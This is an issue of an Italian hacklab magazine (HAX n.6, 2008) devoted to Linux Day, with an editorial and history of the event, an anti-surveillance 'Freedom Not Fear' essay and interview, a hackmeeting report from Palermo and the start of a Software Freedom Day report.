

# HAX

*Hax Are experience*

N° 6

SPECIALE



**LINUX A SCUOLA**


LA SCUOLA  
E IL FREE  
SOFTWARE



SULLA RETE  
SI NAVIGA  
A META'

**IL CASO PITAREBBAY**





QUESTA RIVISTA E I SUOI CONTENUTI SONO RILASCIATI SOTTO  
CREATIVE COMMONS ATTRIBUTION-SHARE ALIKE 2.5 UNPORTED  
[HTTP://CREATIVECOMMONS.ORG/LICENSES/BY-SA/2.5/](http://creativecommons.org/licenses/by-sa/2.5/)  
[HTTP://CREATIVECOMMONS.ORG/LICENSES/BY-SA/2.5/LEGALCODE](http://creativecommons.org/licenses/by-sa/2.5/legalcode)  
I DIRITTI PROTETTI DA COPYRIGHT SONO DEI LEGITTIMI PROPRIETARI

## HAX HAX ARE EXPERIENCE

FOGLIO DI COLLEGAMENTO DELL'ASSOCIAZIONE HACKLAB COSENZA

---

**CURATORE GRAFICO - IMPAGINATORE**  
FRANCESCO MUSCIMARRO "CICCIORAPTOR"

**CAPOREDATTORE**  
ENZO AGGAZIO "JETPAC"

---

**REDAZIONE**  
UMIT UYGUR  
VINCENZO BRUNO "ALIVIN 70"  
GIANNI VILLELLA "VILGIO"

---

**CORRETTORI DI BOZZE**  
ERICA LITRENTA  
ANDREA FALCONE

---


**ARTICOLISTI**  
DANIELE DI VITO  
MARIO LAGADARI  
ROCCO FOLINO "LORD ZEN"  
MARCO ASCRIZZI "ONO-SENDAL"  
IGNAZIO FILICE "SNIGGER"  
FRANCESCA BEATRICE CICE  
NUCCIO CANTELMÌ  
GIUSEPPE LEONE "M4573R85"  
MARCELLO ZANIBONI  
CARLO TANCREDI  
CARLO RUTA  
SIMONE BRUSCHI  
ANDREA PANETTA  
NECOSI  
MARCELLO ZANIBONI  
ENRICO BISENZI  
CLAUDIO PARINI  
ALESSANDRO SCIAQUA  
STEPHYA  
LUCA MENINI  
ALEXJAN CARRATUTO  
ENRICO PERSICHELLA  
GIUSEPPE MASILI  
CARLO GUBITOSA  
SELENE VERRI

---

**EDITORIALISTA**  
GIUSEPPE GUERRASIO "LOBOTOMIA"

PUBBLICAZIONE APERIODICA  
RIVISTA IMPAGINATA CON OPEN OFFICE.ORG  
PUBBLICITA' ASSENTE

L'IMMAGINE DI SFONDO DELLA COPERTINA E' STATA REALIZZATA DA FRANCESCA BEATRICE CICE  
LA BASE DI TUX G2 PRESENTI IN COPERTINA È STATA PROGETTATA DA OVERLORD59 DA CRYSTALXP.NET



QUESTO NUMERO DI HAX E' DEDICATO ALLA PICCOLA LUNA BRUNO, CHE HA PRONUNCIATO IL SUO PRIMO "HELLO WORLD"  
IL 14 SETTEMBRE 2008

## IL punto sulla situazione

L'inverno sta arrivando, ma noi di HAX non vi abbandoniamo ed insieme a noi si unisce la comunità Italiana di Linux, del Software Libero e dell'Open Source.

Questo è un numero speciale di HAX, dedicato al LinuxDay, che come ogni anno dal 2001 ad oggi cerca di promuovere e diffondere Linux tramite un messaggio comune da parte delle varie realtà dislocate sul territorio Italiano.

Ottava edizione quindi per la manifestazione che vede partecipare quest'anno ben 123 città, dalla Valle d'Aosta alla Sicilia, con alcune particolari manifestazioni organizzate in alcune città come quella di Torino o come l'evento organizzato in Calabria dai Linux User Group e dagli HackLab presenti sul territorio Calabrese, che hanno dimostrato la forza di realtà spesso dimenticate ma che nel momento giusto sanno salire alla ribalta e organizzare degli eventi unici. Infine un'altra giornata degna di nota sarà quella di Trento, in cui i ragazzi del LinuxTrent hanno scelto come tema "Linux per le famiglie: liberi anche a casa", una direzione ben precisa con scopo la diffusione della conoscenza e della tecnologia non solo agli informatici. Prima di chiudere vi consiglio una lettura attenta di tutto il numero ed in particolare la storia di \*Nix in cui si narra tutto il percorso da Multics ai giorni nostri.

Allora cosa aspettate? Preparatevi ed andate a divertirvi, Linux, il Free Software e l'Open Source sono anche questo, momenti da vivere insieme, conoscenze da condividere, idee da realizzare.

Buon LinuxDay!



# SOMMARIO HAX

## **EVENTI**

Speciale Linux Day 2008	pag. 5
Freedom not fear	pag. 7
HACKIT 08	pag. 11
SFD 2008	pag. 12
Verdebinario trasloca	Pag.13

## **SOCIETA'**

Hacksud.org	pag. 15
Linux a Scuola	pag.16
Open Source e istituti tecnici	pag. 18

## **ABC LINUX**

Tutorial GIMP	pag. 21
Introduzione Scripting	pag. 23
Plone	pag.24
Storia di *NIX	pag.26

## **ADVANCED**

CNS e firma digitale	pag. 30
Freefem ++	pag. 32
Hacking del Codice III - Heap Overflow	pag. 34
Irrlicht II	pag. 37

## **DIGITAL RIGHTS**

Grafo di me	pag. 39
Il caso Piratebay	pag. 41
	Pag. 37

## **CREATIVITA'**

### **Hax RACCONTI**

Creative couple	pag. 44
Vorrei essere il tuo mouse	pag. 45



## SPECIALE LINUX DAY

Ci siamo!

Nella tua città!

La' fuori c'è ancora un sacco di gente che usa software proprietario e non sa perché!

Innanzitutto un grazie agli amici di HAX per aver realizzato questo "speciale linux day".

Questo fa diventare HAX la rivista ufficiale del LinuxDay 2008.

Al linuxDay tutti possono vedere e provare linux e il software libero. Ogni manifestazione dislocata sul territorio italiano, aiuta a vincere lo scetticismo verso il software libero. Ogni utente che comprende il valore del software libero e lo usa è un passo avanti.

E una rivista come lo "speciale" di HAX ha un ruolo importante nell'aiutare i nuovi utenti di linux a crescere.

Chi, il giorno 31 agosto 2001 – giorno di lancio dell'idea del LD da parte di Davide Cerri, avrebbe immaginato questo successo?

Siamo passati da 40 città alle oltre 100 del 2007.

E quest'anno? Nel momento in cui scrivo – a poco meno di 30 giorni dall'evento – siamo a "quota 90". Riusciremo ad andare oltre il numero di 118, nostro massimo storico?

Ma andiamo con ordine.

31 agosto 2001, dicevamo, con questo e-mail<sup>1</sup> Davide lancia l'idea:

"Molto spesso i LUG organizzano iniziative locali quali incontri, dibattiti, install fest, ma purtroppo la "risonanza" di questi eventi è in genere limitata; per questo ILS ha intenzione di promuovere quest'anno il primo "LinuxDay". L'idea è la seguente: fissiamo un giorno (potrebbe essere sabato 27 ottobre) e invitiamo tutti i LUG italiani a organizzare qualcosa nelle rispettive città in quella data. Il suggerimento è di organizzare un installation party, ma ogni LUG può

decidere di organizzare anche altre cose (ad esempio un dibattito) purché ovviamente il tema siano Linux e il software libero. Noi di ILS raccoglieremo le informazioni relative a tutte le iniziative locali pubblicandole sul nostro sito e cercando di pubblicizzare il più possibile l'iniziativa a livello nazionale, fornendo anche un logo o un volantino o qualcosa del genere in modo da avere un "marchio" unico.

Avremmo così un'unica grande manifestazione nazionale (con tutto quello che ne segue in termini di visibilità e di immagine) ma articolata a livello locale, il che è un'ottima cosa per attirare i curiosi, i quali potrebbero partecipare all'iniziativa più vicina a casa propria. E' un modo per valorizzare l'ampia rete dei LUG italiani e aiutare i LUG a farsi conoscere, e un passo sulla strada (che stiamo cercando di percorrere anche con il progetto lugware) di una maggiore cooperazione tra i LUG e tra i LUG e ILS stessa. Aspettiamo commenti e adesioni".

<sup>1</sup> <http://lists.linux.it/pipermail/lug/2001-August/000641.html>

La domanda che vi pongo è questa: a 7 anni di distanza ha ancora senso il linuxday?

E non vi aspettate che risponda io ;:-)

Posso solo dirvi che la natura del Linux Day è stata, da sempre, divulgativa. Molte persone si sono avvicinate al mondo del software libero e hanno adottato il sistema operativo Gnu/Linux in seguito ad una prima partecipazione alla manifestazione.

Le persone che ancora ignorano l'esistenza di PC che funzionano grazie ad un sistema operativo ed un pacchetto di office automation diversi da quelli proprietari, sono purtroppo ancora la maggioranza.

**Ma chi è ILS (Italian Linux Society)  
l'associazione che promuove il  
LinuxDay?**



Italian Linux Society

Header del sito dell'ILS

La Italian Linux Society nasce nel lontano 1994, agli albori della connessione alla rete Internet di massa in Italia, di pari passo con il diffondersi del sistema operativo Gnu/Linux.

Lo scopo per cui nasce l'associazione è promuovere e sostenere iniziative per la diffusione del sistema operativo Gnu/Linux in Italia, e delle soluzioni informatiche basate sul software libero.

Entrando nel dettaglio: favorire la libera circolazione delle idee e della conoscenza in campo informatico, promuovere lo studio ed il libero utilizzo delle idee e degli algoritmi che sottendono al funzionamento dei sistemi informatici, promuovere l'applicazione del metodo sperimentale nello studio dei sistemi informatici.

Per realizzare questi obiettivi, ILS sviluppa studi e ricerche nel settore dell'informatica, organizza convegni, manifestazioni e corsi per la divulgazione della cultura informatica.

**Quali sono le principali novità del  
Linux Day 2008?**

Le diverse manifestazioni che ILS organizza in molte città d'Italia tentano in questo Linux Day di parlare tra di loro ed integrarsi.

Oltre all'impegno dei LUG, associazioni che organizzano il linux day, è importante che anche scuole e associazioni collaborino alla riuscita della manifestazione.

*Continua >*

In Calabria, ad esempio, gli Hacklab di Cosenza, Catanzaro, Crotone, Vibo Valentia ed Altomonte, il RCLug di Reggio Calabria e il CSLug di Cosenza, organizzano una manifestazione denominata LinuxDay Calabria con contenuti e integrazione dei temi a cura delle diverse associazioni, che parlano tra di loro per un obiettivo comune. Anche in provincia di Vicenza le tre manifestazioni di Vicenza, Schio e Bassano del Grappa sono coordinate e realizzate all'interno di scuole.

## Quale futuro per il Linux Day?

ILS si impegna ad integrare sempre di più il LinuxDay delle diverse città d'Italia al fine di farne una unica grande manifestazione, fruibile in ogni angolo della penisola, rispettando la individualità delle diverse associazioni aderenti all'iniziativa.

Inoltre dobbiamo curare di più la divulgazione e avviare contatti con i network di informazione nazionali, parlo di televisione generalista e grandi giornali in primo luogo.

Il software libero non gode ancora di adeguata considerazione da parte dell'opinione pubblica e di conseguenza non è oggetto di interesse da parte dei media.

I temi scottanti della privacy e delle libertà digitali, al contrario sono molto sentiti grazie ai recenti fatti di cronaca, e potrebbero risvegliare l'interesse verso il software libero ed un uso consapevole della rete e del mezzo informatico.

Manifestazioni come il LinuxDay possono fare molto per far crescere il software libero in Italia. Poi coinvolgere i giovani e la scuola è "strategico". Non a caso la maggior parte dei luoghi dove si svolge il LinuxDay sono rappresentati da Scuole, Istituti Superiori e Università.

Il Linux Day può diventare un evento per tutte le associazioni che a livello locale e nazionale si occupano di software libero. Il modello infatti è quello del bazar; ognuno può trovare informazioni e offrire soluzioni dando la possibilità di vedere e conoscere applicazioni "libere" di larga diffusione.

Ma, aspetto più importante, dobbiamo trovare il modo per coinvolgere i giovani.

E' questa la scommessa che dobbiamo vincere: il LinuxDay del 2010.

## Tre buone ragioni quindi per partecipare al Linux Day 2008

1. Conoscere la comunità del software libero della tua città, gente davvero simpatica e portatrice di idee nuove e interessanti stili di vita.
2. Acquisire consapevolezza sull'uso del mezzo informatico, la privacy, i diritti digitali dell'individuo in rete.

3. Apprendere nuove tecnologie e sapere scientifico divulgato in modo ineccepibile al di fuori delle stanze delle università e dei centri di ricerca, come raramente accade nella nostra nazione.



Logo del LINUX DAY ITALIA 2008

## FREEDOM DAY 2008 - FREEDOM NOT FEAR

“Libertà e non paura”, intervista e riflessione con Marco Calamari, in occasione della manifestazione di Roma dell'11 Ottobre 2008.

Il terrore ha dominato per anni, si è impossessato delle menti, influenzate da immagini cruenti, provenienti da casi unici e descritti come pericolo di tutti.

Si tratti di crimini di strada, si tratti di terrorismo internazionale, l'effetto sulla cittadinanza è la paura, la paura porta a scelte irrazionali, e gli effetti di queste scelte sono: controllo, sfiducia, demotivazione.

Nonostante i pericoli della quotidianità non siano cambiati, le scelte che dovrebbero far aumentare la nostra sicurezza portano solo ad una limitazione dei nostri diritti fondamentali.

Possiamo capire che in questo momento, tra internet e globalizzazione, tutte le forme organizzative si stiano sconvolgendo. Vogliamo che questa crescita non sia all'insegna della paura ma del coraggio, non della sfiducia ma nella creazione.

Ognuna delle persone in piazza oggi ha differenti storie: avvocati che appurano giorno per giorno l'insufficienza del sistema legale, esperti di sicurezza che vedono i soldi dei contribuenti usati contro loro stessi. Persone che vorrebbero sapere cosa succede nel loro stato, e vengono manipolate come quando, durante una guerra, le informazioni non sono pensate per informare ma per dirigere.

Siamo in guerra? La guerra contro il terrore si è tradotta in una guerra contro i diritti? La guerra alla pirateria si traduce con la limitazione delle tecnologie? La guerra contro l'indipendenza si combatte mantenendo il popolo disinformato e legato a stili di vita insostenibili?

Tutto l'anno, tranne oggi, ci turbano vari aspetti: il modello di vita non sostenibile economicamente, la raccolta dei dati personali come forma di ricchezza per chi offre servizi gratuiti online, l'informazione come prima arma anche in momenti di pace, la politica così strettamente legata all'economia da non consentire più una scelta ai cittadini, i vincoli alle tecnologie imposte da potenti lobby, che con tecnologia e crescita nulla hanno a che fare.

Troppi elementi sfaccettati e troppe storie perché oggi se ne parli. C'è una certezza però, comune a tutti questi aspetti: non siamo più noi a scegliere.

Siamo i cittadini di una democrazia che ha perso senso critico davanti all'uso sempre più forte delle emozioni, anziché delle informazioni. Che ha votato le sue energie a produrre e non a crescere. Ma ce ne siamo accorti?

Quando la nostra costituzione si creò, i tre poteri al tempo predominanti furono scissi, perché l'unione di questi causava dittatura. E' ora di vedere che i poteri

sono aumentati. Esecutivo, legislativo e giudiziario, i vecchi. Economico e informativo, i nuovi.

Oggi, ognuno di noi che manifesta ha proposte e soluzioni per migliorare lo stato delle cose: sicurezza personale, lavorativa, economica, stradale. Ottenere informazione equilibrata, equità dei diritti, riservatezza e libertà.

Oggi però non parleremo dei problemi e delle soluzioni, oggi siamo qui per dire "non abbiate paura di cambiare, non abbiate paura di quello che non capite".

Siamo nel mezzo di un enorme cambiamento, si chiama "rivoluzione informativa", non dissimile dalla sconvolgente "rivoluzione industriale" di secoli fa. Questo genere di cambiamenti può apparire come problematico, le persone restie, la comprensione degli avvenimenti confusa.

### Libertà non paura

Il terrore ha dominato per anni, si è impossessato delle menti, influenzate da immagini cruenti, provenienti da casi unici e descritti come pericolo di tutti.

Si tratti di crimini di strada, si tratti di terrorismo internazionale, l'effetto sulla cittadinanza è la paura, la paura porta a scelte irrazionali, e gli effetti di queste scelte sono: controllo, sfiducia, demotivazione.

Nonostante i pericoli della quotidianità non siano cambiati, le scelte che dovrebbero far aumentare la nostra sicurezza portano solo ad una limitazione dei nostri diritti fondamentali.

Possiamo capire che in questo momento, tra internet e globalizzazione, tutte le forme organizzative si stiano sconvolgendo. Vogliamo che questa crescita non sia all'insegna della paura ma del coraggio, non della sfiducia ma nella creazione.

Ognuna delle persone in piazza oggi ha differenti storie: avvocati che appurano giorno per giorno l'insufficienza del sistema legale, esperti di sicurezza che vedono i soldi dei contribuenti usati contro loro stessi. Persone che vorrebbero sapere cosa succede nel loro stato, e vengono manipolate come quando, durante una guerra, le informazioni non sono pensate per informare ma per dirigere.

Siamo in guerra? La guerra contro il terrore si è tradotta in una guerra contro i diritti? La guerra alla pirateria si traduce con la limitazione delle tecnologie? legato a stili di vita insostenibili?

*Continua >*

La guerra alla pirateria si traduce con la limitazione delle tecnologie? La guerra contro l'indipendenza si combatte mantenendo il popolo disinformato e legato a stili di vita insostenibili?

Tutto l'anno, tranne oggi, ci turbano vari aspetti: il modello di vita non sostenibile economicamente, la raccolta dei dati personali come forma di ricchezza per chi offre servizi gratuiti online, l'informazione come prima arma anche in momenti di pace, la politica così strettamente legata all'economia da non consentire più una scelta ai cittadini, i vincoli alle tecnologie imposte da potenti lobby, che con tecnologia e crescita nulla hanno a che fare.

Troppi elementi sfaccettati e troppe storie perché oggi se ne parli. C'è una certezza però, comune a tutti questi aspetti: non siamo più noi a scegliere.

Siamo i cittadini di una democrazia che ha perso senso critico davanti all'uso sempre più forte delle emozioni, anziché delle informazioni. Che ha votato le sue energie a produrre e non a crescere. Ma ce ne siamo accorti?

Quando la nostra costituzione si creò, i tre poteri al tempo predominanti furono scissi, perché l'unione di questi causava dittatura. E' ora di vedere che i poteri sono aumentati. Esecutivo, legislativo e giudiziario, i vecchi. Economico e informativo, i nuovi.

Oggi, ognuno di noi che manifesta ha proposte e soluzioni per migliorare lo stato delle cose: sicurezza personale, lavorativa, economica, stradale. Ottenere informazione equilibrata, equità dei diritti, riservatezza e libertà.

Oggi però non parleremo dei problemi e delle soluzioni, oggi siamo qui per dire "non abbiate paura di cambiare, non abbiate paura di quello che non capite".

Siamo nel mezzo di un enorme cambiamento, si chiama "rivoluzione informativa", non dissimile dalla sconvolgente "rivoluzione industriale" di secoli fa. Questo genere di cambiamenti può apparire come problematico, le persone restie, la comprensione degli avvenimenti confusa.

Oggi siamo qui per questo: fare chiarezza su cosa succede, e non tra di noi ma per chi non è come noi, perché altri uscendo da queste piazze possano iniziare a stancarsi della paura, e ad assaporare un po' di libertà.

Intervista condotta da [Julia@winstonsmith.info](mailto:Julia@winstonsmith.info)

Julia ha intervistato Marco Calamari, padre fondatore del Progetto Winston Smith, il quale sta organizzando e coordinando per l'Italia la giornata Mondiale Freedom Not Fear 2008

**Julia)** Ciao Marco, tu sei uno dei padri fondatori del Progetto Winston Smith, potresti spiegarci di cosa si tratta e qual'è il vostro manifesto?

**Marco)** Ciao Julia, io ed altri abbiamo avvertito l'esigenza di coalizzarsi contro il controllo totale, diventato ormai pervasivo (telecamere, sistemi di tracciatura nella navigazione in Internet, data retention, RFID, ...), per rivendicare il diritto alla privacy. Insomma non si può più rimanere

anonimi neanche quando si fa una passeggiata in centro, ma lasciamo traccia del fatto che siamo passati da Via Dante piuttosto che da Corso

Magellano... E tutto ciò a fine di cosa? Della sicurezza? Direi proprio di no.

**Julia)** Per quale motivo si è ritenuto necessario fondare un gruppo che abbia uno scopo così importante?

**Marco)** perché sebbene per persone nella loro capacità individuale possano notare problematiche e formulare soluzioni, riteniamo che gli elementi in gioco siano socialmente TROPPO IMPORTANTI perché non ci sia un sistema più organizzato per la comunicazione dei suddetti problemi e soluzioni. Un gruppo è necessario come punto di riferimento per i membri, che svolgano quest'attività in modo volontaristico, e pertanto possono equilibrarsi per capacità, competenze e disponibilità.

**Julia)** Può partecipare chiunque al vostro progetto?

**Marco)** Certo. Chiunque abbracci il nostro manifesto e sia in grado di partecipare attivamente alla vita del gruppo può unirsi a noi per combattere contro il Grande Fratello. Abbiamo sicuramente bisogno di persone che si diano da fare per portare avanti le iniziative in ponte, pertanto fatevi avanti! ;-)

**Julia)** Cosa bisogna fare per entrare a far parte del vostro gruppo?

**Marco)** Bisogna saper calcolare a mente l'IMD5 della Divina Commedia. Sto scherzando. :-) E' sufficiente inviare una richiesta ad un membro del gruppo e l'ingresso del richiedente sarà quindi votato da PWS. In caso positivo il richiedente diverrà un membro del gruppo.

**Julia)** L'11 Ottobre a Roma ci sarà La Giornata Internazionale "Libertà non Paura", di cosa si tratta?

**Marco)** L'edizione 2008 dell'evento "Libertà, non paura" promossa da AK Vorrat (Arbeitskreis Vorratsdatenspeicherung - un gruppo tedesco contro la data retention) e appoggiato in Italia da vari gruppi oltre che da PWS ([http://wiki.vorratsdatenspeicherung.de/Freedom\\_Not\\_Fear\\_2008](http://wiki.vorratsdatenspeicherung.de/Freedom_Not_Fear_2008)), che si terrà il giorno 11 Ottobre 2008, è una giornata europea di mobilitazione contro l'escalation della sorveglianza.

*Continua >*



L'ossessione della sorveglianza si sta diffondendo a macchia d'olio.

Governi ed imprese registrano, sorvegliano e controllano i nostri comportamenti sempre più strettamente. Sorveglianza, sfiducia e paura stanno gradualmente trasformando la società in un gregge di acritici consumatori che non hanno "nulla da nascondere" e che, in un fallimentare tentativo di ottenere una completa sicurezza, sono pronti a cedere le proprie libertà civili. Chi non vuole vivere in una tale società è caldamente invitato a prendere parte all'iniziativa, nella quale si svolgeranno manifestazioni pacifiche e creative.

**Julia)** Quali sono le richieste che fate ai governi e all'Unione Europea?

**Marco)** Le richieste sono essenzialmente

- \* la diminuzione della sorveglianza indiscriminata, ovvero abolizione della registrazione "a tappeto" delle comunicazioni e

- degli eventi, abolizione della memorizzazione indiscriminata dei dati biometrici e genetici e dei sistemi automatici di riconoscimento, impedire lo scambio di dati sulla popolazione (e i suoi individui) con Paesi che non applicano gli standard europei di protezione dei dati e della privacy.

- \* la valutazione delle iniziative di sorveglianza già esistenti, cioè una verifica indipendente dei meccanismi di sorveglianza

attuali con una analisi della loro efficacia, gli effetti collaterali ed un rapporto costi/benefici.

- \* l'istituzione di una moratoria all'introduzione di nuove forme di sorveglianza, volendo mettere uno stop a nuove iniziative che tendano a ridurre ulteriormente libertà civili e diritti costituzionali.

- \* garanzia di libertà di comunicazione, informazione ed espressione in Rete, in particolare vietare filtri e profilazioni da parte degli ISP, riconoscere nella magistratura l'unico ente in grado di ordinare eventuali azioni di "censura" sulla Rete, creare un diritto di citazione e "fair use" che protegga la libera circolazione dei contenuti multimediali in Rete.

**Julia)** Sarà una manifestazione unicamente Italiana o ci saranno altre manifestazioni in Europa?

**Marco)** "act locally think globally"

freedom not fear e' l'esempio della coordinazione distribuita che puo' dare Internet, e dell'azione locale che puo' essere realizzate in differenti parti del mondo.

**Julia)** Molti pensano che le telecamere, e i vari sistemi di tracciamento servono per tutelare le persone e per renderle più sicure,

**Marco)** Che quando sento male allo stomaco vado dal dottore, e se mi prescrive un medicinale non gli dico "no, voglio un medicinale con un altro nome".

E' la stessa cosa con la sicurezza: gli esperti di sicurezza e di privacy spiegano in ogni modo che il controllo non e' sicurezza ma insicurezza. che privacy e sicurezza vanno di pari passo e non sono due facce della stessa medaglia. ma questo non e' noto al votante, la quale conoscenza della scienza della sicurezza deriva, per lo piu', dal cinema hollywoodiano, e tristemente insiste nella richiesta di strumenti che portano insicurezza.

**Julia)** Ci sono delle professioni in particolare che vengono danneggiate da questi mezzi di sorveglianza?

**Marco)** no, non e' cosi' settoriale, si danneggiano semplicemente tutti gli esseri umani di passaggio.

**Julia)** Riguardo la rete, come pensate di poter risolvere il problema della privacy e quali leggi andrebbero introdotte per tutelare tutti gli utenti?

**Marco)** non leggi che definiscano quali azioni anomale (intercettazioni, violazioni, sequesti) possono essere fatte sul cittadino o se vengono definite per questioni di sicurezza interna, che siano definite "dopo" le leggi che definiscono i diritti. internet e' globale e basata su tecnologie aperte, e questo causa due sconvolgimenti principali.

primo: le nostre leggi sullo stato di diritto derivano dalla costituzione e come tali sono ancora attuali e devono essere usate di riferimento, poiche' la storia italiana parla chiaramente di una vittoria popolare per il raggiungimento della democrazia e dello stato di diritto. esse vanno quindi mantenute e rapportate al meglio in ambito digitale.

secondo: per quanto riguarda le leggi sulle tecnologie trasmissive e comunicative, vanno completamente riviste. i mezzi di trasmissione monodirezionali sono virtualmente in mano a tutti (radio con podcast, video come fosse tv, blog come fossero giornali) l'informazione cessa di essere un prodotto esclusivo e diventa collaborativo...

**Julia)** In Italia esiste qualche legge sui sistemi per l'anonimato?

**Marco)** che io sappia no, se non che e' legittimo ed e' un sistema di "equilibrio di potere" (pensa alle denunce anonime: se non potessero essere anonime non verrebbero fatte per paura di ripercussioni. L'anonimato e' un diritto che salvaguarda il debole e le minoranze, e se non e' mai capitato a qualcuno di averne necessita' .. beh, meglio per lui)

*Continua >*

**Julia)** L'Europa ha già emanato qualche legge a riguardo?

**Marco)** no che io sappia, anche se c'e' da dire che l'informazione che non riguarda il gossip e' parecchio offuscata :) ti segnalo un caso di tecnosatira: <http://www.autistici.org/republicofgossip/> che evidenzia proprio questo aspetto.

**Julia)** Nel mondo, c'è qualche stato che sia all'avanguardia riguardo alla tutela della privacy?

**Marco)** no

**Julia)** Quali sono i partecipanti alla manifestazione dell'11 ottobre e

**Marco)** il wiki e' l'unico riferimento, ogni altra persona entro l'11 ottobre non potra' dire cosa succedera'. FNF e' un'iniziativa distribuita, significa che in qualunque citta' potenzialmente puo' esserci una manifestazione o un evento di qualche tipo. e' pseudocoordinata: c'e' un obiettivo (FNF), c'e' uno strumento (il wiki), se non vuoi usare quello strumento ...  
pertanto questa domanda non puo' avere una risposta certa. :)

**Julia)** Sarà una manifestazione unicamente Italiana o ci saranno altre manifestazioni in Europa?

**Marco)** Come ho già detto la manifestazione è a livello europeo e sono previste manifestazioni in molte delle principali città europee come Londra, Parigi, Vienna, Zurigo, Berlino, Amsterdam, ...

**Julia)** Grazie mille per la tua disponibilità, Marco. Buona manifestazione.

Articolo e intervista fatti da:  
Julia@winstonsmith.info

Credits:

Un grazie per l'aiuto:  
Nimby  
Simone  
Daniele  
Claudio

## FOTO DALL'HACKIT DI PALERMO



Garulf e LordZen in attesa del treno con i loro bagagli



Postazione Radio Cybernet




Il misuratore di quanta internet c'è



## HACKIT 08

È difficile se non impossibile racchiudere in parole quello che è l'hackmeeting. Perché l'hackmeeting è una concentrazione di codice e di sogni in continuo



mutamento, l'hackmeeting è stare attorno ad un tavolo a discutere di byte e filosofia fino alle cinque del mattino, è... ma andiamo con ordine.

Partiti da Cosenza giovedì notte, io, Spax, LordZen con il sacco a pelo più grande del mondo e Garulf con lo zaino più grande del mondo arriviamo a Palermo verso le nove. Entrati nel centro sociale occupato ASK 191 che ospitava l'hackmeeting, sembra di venire risucchiati in un mondo al di là dello spazio e del tempo. Ai grigi palazzoni palermitani si sostituiscono pareti cariche di murales coloratissimi e la gente anonima delle strade lascia il posto a personaggi di Woodstockiana memoria intenti ad usare il portatile o a dare le ultime sistemate ai bagni. Montate le tende ci sistemiamo nel LanSpace, dove consegniamo il nostro switch ad una signora oltre la sessantina dai capelli rasati che ci ringrazia di "aver portato un 10/100 sedici porte" e poi riprende a smanettare sul suo EeePC con Ubuntu... (non so se a voi capita ogni giorno di fare incontri simili...)

Dopo qualche ora il LanSpace è pieno di gente proveniente da tutta Italia e anche da un paio che si erano avventurate dal continente americano. C'è gente che programma un arduino affinché muova un'asta su un cartellone in base al traffico che attraversa la scheda di rete (quello che per i giornalisti di La7 sarà il "coso che misura quanta internet c'è"), e chi smanetta con la rete tenendo aperti cinque terminali sullo schermo, mentre altri codano un programma per mandare messaggi in broadcast con il bluetooth. Camminando fra i tavoli del lanspace è possibile vedere gente di ogni età e aspetto mettere le proprie idee in codice e discussioni, è possibile assistere alla creazione di nuovi progetti nati da una battuta o da una scommessa... è possibile assistere allo spettacolo che si crea ogni qualvolta hackers incontrano altri hackers. La fantastica struttura che ha ospitato l'evento si è trasformata fin dal primo pomeriggio in un'enorme tavola rotonda, dove seminari per tutti i gusti si susseguivano e slittavano a causa di dibattiti più lunghi del previsto, o perché più semplicemente si erano perse le tracce del seminarista! Così per due giorni interi (dal primo pomeriggio alle 6 del mattino) si è parlato di come ottimizzare un codice, di come rendersi anonimi nella rete, di come gestirne una di enormi dimensioni e di altre mille cose. I seminari sono stati fonte di conoscenza, ma anche spunti per creare qualcosa di nuovo, ed ecco che, fra

una birra e l'altra, era possibile vedere gruppi di persone che proponevano a chi aveva appena tenuto un seminario nuove idee per portare avanti il suo progetto. Come ho già detto le parole servono a poco, come a poco servono le foto che trovate qui o le registrazioni audio di radio Cybernet o tutto il materiale sull'hackmeeting che trovate in rete, perché l'hackmeeting si deve vivere, non leggere o ascoltare. Perché nessuna foto o registrazione potrà raccontare i discorsi e le risate con Stelvio, né l'entusiasmo del "costruttore di robot" palermitano, né tutte le sfaccettature di tutti gli altri hackers che hanno dato vita all'hackmeeting. L'hackmeeting sono tre giorni che fanno davvero bene, perché è bello toccare con mano il vero cuore della Rete; già, perché la Rete non sono le centinaia di banner pubblicitari che ci sommergono, non sono i soldi che girano dietro ogni click né le migliaia di gigabit di contenuti vuoti che sommergono i siti... la Rete è quella che trasporta idee e libertà e il vero cuore della rete era lì a Palermo in codice e sogni.

*Ono-Sendai*

### FOTO DALL'HACKIT DI PALERMO



## Software Freedom Day 2008

**20 settembre, Perugia**

Nella sala conferenze del I.T.C Capitini, si sono riuniti 400 studenti di varie scuole della regione umbria per assistere al Software Freedom Day. L'evento, organizzato a livello internazionale da SFI, e patrocinato da grandi del mondo dell'informatica ( per citarne alcuni Google, Canonical, FSF ), è una giornata per celebrare e far conoscere i valori del software libero, ed è rivolto in particolare proprio alle scuole. A livello locale l'iniziativa è stata portata avanti da FSUGItalia (Free Software User Group Italia <http://www.fsugitalia.org> ), un gruppo di sostenitori del Free Software provenienti da varie parti d'Italia, ideologicamente molto legato alle posizioni FSF. Il coordinamento con le scuole invece è stato curato da OSSpg, che è la collaborazione di tre scuole superiori nell'impegno per passare a tecnologie libere.

L'evento è stato diviso in due parti; la prima, quella più teorica, ha avuto inizio alle 9:30, con una serie di interventi posti volutamente a complessità progressiva, in modo da instaurare un percorso in crescendo tra i relatori e gli studenti. La seconda invece, svolta nel pomeriggio, era più attenta alle implicazioni pratiche, per mostrare, soprattutto ai tecnici delle scuole intervenute, le metodologie per passare i laboratori scolastici a software libero, affrontando anche discussioni accese sui temi caldi delle licenze, del supporto, dell'affidabilità e della criticata ECDL.

